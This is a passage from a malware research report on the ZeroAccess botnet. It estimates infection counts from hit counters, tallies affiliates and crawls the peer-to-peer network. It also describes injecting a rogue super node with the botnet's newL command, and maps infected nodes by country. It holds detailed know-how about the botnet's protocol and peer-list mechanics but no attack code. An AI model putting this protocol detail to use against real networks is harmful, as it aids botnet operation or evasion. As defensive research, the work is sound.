The HTTP Get requests used at installation to the semi-fake hit counter website do in fact increment a hit counter. This hit counter image can be downloaded by anyone with an Internet connection and the total number of times the counters have been hit can be observed. We tracked the counters over a period of two months and observed the rates at which they changed. As at 04/09/2012 08:56 the grand total of hits is nearly 80 million:




Counter1 is the user-mode variant that connects to the peer-to-peer network on ports 16471 and 16470, which is currently downloading the Bitcoin miner. Counter2 installs the kernel-mode version and also connects to port 16471, downloading the Bitcoin miner or attempting to download arbitrary files. Counter3 installs the user-mode version and connects to ports 16464 and 16465, downloading the click fraud plugin.

Each installation generates several HTTP Get requests so multiple hits will be made to the hit counters each time a successful installation is made. We were able to establish how many hits on average are made to each hit counter and draw up a graph displaying the approximate number of successful ZeroAccess installations:



Taking into account erroneous hits on the counters we can safely say that the current incarnation of ZeroAccess has infected over 9 million computers. We also plotted the average rate of new installations per day:



This generally held at around 150,000 new installations per day, with a noticeable drop at the end of August. This coincides with the period just before the emergence of a new strain of ZeroAccess that installs its files into the recycle bin folder (as explained earlier), so it's possible that distribution slowed as the new version was being developed.

In terms of the total figures at the end of the measuring period the number of installs distributed were:


Counter	Counter1	Counter2	Counter3
Raw Number	5,526,643	495,858	3,658,631
%	57	5	38
Ports used	16471,16470	16471	16464,16465
Main activities	Bitcoin mining	BTC mining, file download	Click fraud


These statistics clearly show that the Bitcoin mining botnet is the most prevalent, followed by the click fraud botnet with the kernel-mode botnet a very distant third. This is further evidence of ZeroAccess' move away from kernel space into becoming entirely user-mode.


We were also able to track how many affiliates were being used for each counter and garner a representation of how active each affiliate was in terms of the number of different binaries they distributed.

Counter	**Number of Affiliates**	**Number of binaries**
Counter1	60	696
Counter2	27	232
Counter3	51	318

Generally speaking for each counter there are a small number of very active affiliates and a larger number of less active affiliates.


Affiliate Activity for Counter1
Number of Binaries
100
90
80
70
60
50
40
30
20
10
0
aff1
aff5
aff9
aff13
aff17
aff21
aff25
aff29
aff33
aff37
aff41
aff45
aff49
aff53
aff57
Affiliate
Number of Binaries
Number of Binaries


Affiliate Activity for Counter2
Number of Binaries
50
45
40
35
30
25
20
15
10
5
0
aff1
aff3
aff5
aff7
aff9
aff11
aff13
aff15
aff17
aff19
aff21
aff23
aff25
aff27
Affiliate
Binaries



Botnet Crawler

To further investigate the nature of the ZeroAccess botnet we wrote a script that connects into each botnet and records information on all the IP addresses that are found and the files that are being offered for download. We took an initial peer list from an @ file and connected to every IP in that list, downloading its list of peers and its file list. If we didn't already have the files we downloaded them. For every new IP address we received we then connected to each of those IP addresses and repeated the process.

This approach meant we could gather statistics on nodes that appear in the peer lists of nodes that are publicly accessible. All of these nodes will be super nodes because only the IP addresses of publicly accessible nodes appear in other peers' peer lists. In terms of infected machines this represents only part of the story. Most businesses and many home users connect to the Internet through a gateway or NAT enabled device. However, the IP addresses of machines on those networks are not publicly accessible so infected machines will never be super nodes. These machines potentially represent the majority of ZeroAccess infected machines.

To gather information on non-super node peers we needed to set up a rogue node on the peer-to-peer network and introduce the address of this node to other super node peers. Non-super nodes would then download the address of our peer and attempt to connect to it. We would then be able to gather information on all types of nodes in all of the ZeroAccess botnets.

We would use the peer broadcast command *newL* to introduce our rogue peer address into the network. We discovered that the *newL* command is actually not very effective. We found that when we introduced our peer address to another peer our address would drop out of that peer's list so quickly that we would often not get a *getL* request back. In fact we had to


constantly re-introduce the address to new peers as we discovered them or the number of *getL* requests we received would dry up all together.

We have covered the files that were downloaded when we discussed how the plugins changed over time so we will now analyse the IP information that was obtained. We will discuss how the data differs between botnets and between the 32-bit and 64-bit versions of those botnets. We will look at how the geographic distribution of super node IP's differs from non-super nodes. Finally we will assess the cleanup-rate of infected machines and attempt to gauge the current size of the ZeroAccess botnet.

We were able to discover a total of 2,326,985 super node IP addresses circulating in the peer-to-peer networks, 626,581 of which we were able to contact; the remainder represent either once-infected machines that are now cleaned up or possibly IP addresses seeded by the owners such as broadcast addresses:

Botnet	All	Dead	Live	% Live
16464	836391	640960	195431	23.37%
16465	509188	355393	153795	30.20%
16470	338760	233383	105377	31.11%
16471	642646	470668	171978	26.76%

With the number of live IPs found for each botnet represented as a proportion of the whole:




We can see that the 64-bit networks (16465 and 16470) are smaller than their 32-bit equivalents and the networks responsible for click fraud (16464 and 16465) have more super nodes than the botnets primarily responsible for Bitcoin mining.

This also shows that the smaller botnets have a higher percentage of live node addresses being distributed around the network. One possible reason for this is that as the botnet grows in size it begins to get harder to control. Sections can become further removed from other sections of the botnet and stale data can build up.

The statistics retrieved on non-super nodes obtained using the rogue super node reveal some interesting contrasts:

Botnet	Number of getL	Number of newL
16464	69124	149106
16465	137309	113075
16470	135073	90085
16471	112475	168867



This suggests that the two smaller botnets that run on 64-bit machines on ports 16465 and 16470 have more non-super nodes than the larger botnets running on 32-bit machines that have significantly more super nodes.

In fact the proportions are practically reversed. For super nodes botnet size went in descending order: 16464,16471,16465,16470. For non super nodes: 16465,16470,16471,16464. It's a reasonable assumption that a higher number of super nodes would mean a higher number of non-super nodes in the same botnet so why do the statistics suggest the reverse? The answer, in fact, is due to there being *so* many super nodes on the larger networks.

When a super node receives a *newL* command the new IP address is added to the top of the node's peer list. However, the thread that is issuing *getL* requests to the current peer list does so 16 at a time. When it finds a live peer it downloads 16 IP addresses into its peer list. Most of these will have a "time since last contact" time of zero which means they will go to the top of the peer list, moving the IP address that was sent by the previous *newL* command down. Once the *getL* thread has processed the 16 IPs from the top of the list it gets the next 16 most recent. These will be the 16 that were downloaded by the successful *getL*. This repeats every time a successful *getL* request is made meaning that the internal peer list for each node in the network is constantly changing. In networks where there are more super nodes and therefore more *getL* requests succeed this effect is exaggerated.

This means that an IP address introduced using a *newL* command is less likely to stay in a peer's peer list long enough to either be sent to another node via *retL* or to be contacted directly by the node with a *getL* request, resulting in the discovery of fewer non-super node IPs in the networks that have a greater number of super nodes in them. This also explains why the IP address of our rogue super node fell out of the network so quickly without constant reintroduction.


The ultimate result is that it is very difficult to direct nodes to only contact certain IP addresses. This means it is very difficult to sink-hole the network so it is safe to say this methodology is probably designed to secure the botnet from take over. The downside is that it is very difficult for the true owners to control the botnet. Further evidence of this is displayed by the surprising amount of old (i.e. not the latest version available) files that some nodes on the network had, meaning they had not managed to contact a node that had the more recent version of the file.

Geographic Distribution


Using the data gathered from trawling the botnets we can plot the geographic distribution of super nodes and non-super nodes.

We notice a stark difference between the distribution of super nodes and non-super nodes:


By percentage of the total:



And by their location on the map:




And with a heat map featuring normalised data:



We can see that the U.S. has the most super nodes with some surprising countries making up the other entries in the top 10 – Brazil, Japan, Romania, Argentina, Venezuela and Chile are not necessarily countries that one would expect to see such a high proportion of infected machines, especially as these countries (other the U.S.) are not paid particularly highly in the affiliate scheme being used to push ZeroAccess droppers.


This apparent contradiction is likely to be caused by the nature of home broadband provided in certain countries. In the UK for example, which is paid more in the affiliate scheme than all countries except the U.S, most home users connect to the Internet through a wireless router. This means that the computers behind the routers do not have an externally accessible IP address and so cannot be super nodes in the peer-to-peer network. In fact the distribution of super nodes indicates that in the countries with a high proportion of the total, many people have a direct connection to the Internet such as a cable modem. If this is a common practice then there will be more machines that can become super nodes in these countries and the odd distribution can be explained.

Indeed the statistics for non-super nodes are much closer to the expected distribution:

